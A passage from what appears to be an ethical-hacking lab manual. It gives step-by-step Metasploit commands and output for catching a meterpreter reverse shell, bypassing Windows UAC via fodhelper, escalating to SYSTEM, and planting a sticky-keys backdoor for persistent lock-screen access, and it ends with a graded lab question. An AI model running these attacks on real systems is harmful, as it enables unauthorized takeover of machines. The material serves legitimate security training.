enters 'sysinfo' and 'getuid'. The sysinfo output shows the target is a Windows 10 machine with architecture x64 and system language en_US. The getuid output shows the server username as Windows11\Admin. The terminal has a dark background with a faint parrot logo.

```
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.1.13
lhost => 10.10.1.13
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 444
lport => 444
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175686 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50407) at 2024-03-13 07:04:56 -0400

(Meterpreter 1)(C:\Users\Admin\Downloads) > sysinfo
Computer      : WINDOWS11
OS            : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
(Meterpreter 1)(C:\Users\Admin\Downloads) > getuid
Server username: Windows11\Admin
(Meterpreter 1)(C:\Users\Admin\Downloads) >
```

21. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.
22. Type **background** and press **Enter**, to background the current session.
23. Type **search bypassuac** and press **Enter**, to get the list of bypassuac modules.

In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a `bypassuac_fodhelper` exploit.

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
(Meterpreter 1)(C:\Users\Admin\Downloads) > background
[*] Backgrounding session 1...
[msf](Jobs:0 Agents:1) exploit(multi/handler) >> search bypassuac

Matching Modules
=====
#  Name                                                                 Disclosure Date  Rank    Check  Desc
-----
0  exploit/windows/local/bypassuac_windows_store_filesys 2019-08-22     manual  Yes    Wind
ows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
1  exploit/windows/local/bypassuac_windows_store_reg 2019-02-19     manual  Yes    Wind
ows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
2  exploit/windows/local/bypassuac_escalate 2010-12-31     excellent No      Wind
ows Escalate UAC Protection Bypass
3  exploit/windows/local/bypassuac_injection 2010-12-31     excellent No      Wind
ows Escalate UAC Protection Bypass (In Memory Injection)
4  exploit/windows/local/bypassuac_injection_winsxs 2017-04-06     excellent No      Wind
ows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
5  exploit/windows/local/bypassuac_vbs 2015-08-22     excellent No      Wind
ows Escalate UAC Protection Bypass (ScriptHost Vulnerability)
6  exploit/windows/local/bypassuac_comhijack 1900-01-01     excellent Yes    Wind
ows Escalate UAC Protection Bypass (Via COM Handler Hijack)
7  exploit/windows/local/bypassuac_eventvwr 2016-08-15     excellent Yes    Wind
```

24. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.
25. Type **set session 1** and press **Enter**.
26. Type **show options** in the meterpreter console and press **Enter**.

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help

[msf](Jobs:0 Agents:1) exploit(multi/handler) >> use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> set session 1
session => 1
[msf](Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> show options

Module options (exploit/windows/local/bypassuac_fodhelper):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   1                yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.1.13       yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
```

27. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
28. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).
29. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.



```
-- ----
0  Windows x86


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> set LHOST 10.10.1.13
LHOST => 10.10.1.13
[msf](Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> set TARGET 0
TARGET => 0
[msf](Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> exploit

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175686 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50430) at 2024-03-13 07:11:05 -0400
[*] Cleaning up registry keys ...

(Meterpreter 2)(C:\Windows\system32) >
```

30. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.
31. Type **getsystem -t 1** and press **Enter** to elevate privileges.
32. Now, type **getuid** and press **Enter**. The meterpreter session is now running with system privileges.



```
View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> set LHOST 10.10.1.13
LHOST => 10.10.1.13
[msf](Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> set TARGET 0
TARGET => 0
[msf](Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> exploit

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175686 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50430) at 2024-03-13 07:11:05 -0400
[*] Cleaning up registry keys ...

(Meterpreter 2)(C:\Windows\system32) > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
(Meterpreter 2)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 2)(C:\Windows\system32) >
```

33. Type **background** and press **Enter** to background the current session.

In this task, we will use sticky_keys module present in Metasploit to exploit the sticky keys feature in **Windows 11**.

34. Type **use post/windows/manage/sticky_keys** and press **Enter**.

35. Now type **sessions -i*** and press **Enter** to list the sessions in meterpreter.

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[*] Sending stage (175686 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50430) at 2024-03-13 07:11:05 -0400
[*] Cleaning up registry keys ...

(Meterpreter 2)(C:\Windows\system32) > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
(Meterpreter 2)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 2)(C:\Windows\system32) > background
[*] Backgrounding session 2...
[msf](Jobs:0 Agents:2) exploit(windows/local/bypassuac_fodhelper) >> use post/windows/manage/sticky_keys
[msf](Jobs:0 Agents:2) post(windows/manage/sticky_keys) >> sessions -i*

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter x86/windows	Windows11\Admin @ WINDOWS11	10.10.1.13:444 -> 10.10.1.11:50407 (10.10.1.11)
2		meterpreter x86/windows	NT AUTHORITY\SYSTEM @ WINDOWS11	10.10.1.13:4444 -> 10.10.1.11:50430 (10.10.1.11)

```

[msf](Jobs:0 Agents:2) post(windows/manage/sticky_keys) >> 
```

36. In the console type **set session 2** to set the privileged session as the current session.

37. In the console type **exploit** and press **Enter**, to begin the exploit.


```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
(Meterpreter 2)(C:\Windows\system32) > background
[*] Backgrounding session 2...
[msf](Jobs:0 Agents:2) exploit(windows/local/bypassuac_fodhelper) >> use post/windows/manage/sticky_keys
[msf](Jobs:0 Agents:2) post(windows/manage/sticky_keys) >> sessions -i*

Active sessions
=====

```


Id	Name	Type	Information	Connection
1		meterpreter x86/windows	Windows11\Admin @ WINDOWS11	10.10.1.13:444 -> 10.10.1.11:50407 (10.10.1.11)
2		meterpreter x86/windows	NT AUTHORITY\SYSTEM @ WINDOWS11	10.10.1.13:4444 -> 10.10.1.11:50430 (10.10.1.11)

```

[msf](Jobs:0 Agents:2) post(windows/manage/sticky_keys) >> set session 2
session => 2
[msf](Jobs:0 Agents:2) post(windows/manage/sticky_keys) >> exploit

[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt by pressing SHIFT 5 times.
[*] Post module execution completed
[msf](Jobs:0 Agents:2) post(windows/manage/sticky_keys) >>
```

38. Now click [Windows 11](#) to switch to **Windows 11** machine and sign out from the **Admin** account and sign into **Martin** account using **apple** as password.
39. Martin is a user account without any admin privileges, lock the system and from the lock screen press **Shift** key **5** times, this will open a command prompt on the lock screen with System privileges instead of sticky keys error window.
40. In the Command Prompt window, type **whoami** and press **Enter**.



41. We can see that we have successfully got a persistent System level access to the target system by exploiting sticky keys.
42. This concludes the demonstration of maintain persistence by exploiting Sticky Keys.
43. Close all open windows and document all the acquired information.
44. Sign out from **Martin** account and sign into **Admin** account using **Pa\$\$w0rd** as password.
45. Click [Parrot Security](#) to switch to the **Parrot Security** machine and restart the machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shut down this system now?** pop-up appears, click on **Restart** button.

Question 6.2.1.1

Exploit Sticky keys feature to gain access and to escalate privileges on the Windows 11 machine. Enter the domain of Windows 11 obtained from sysinfo command in meterpreter session.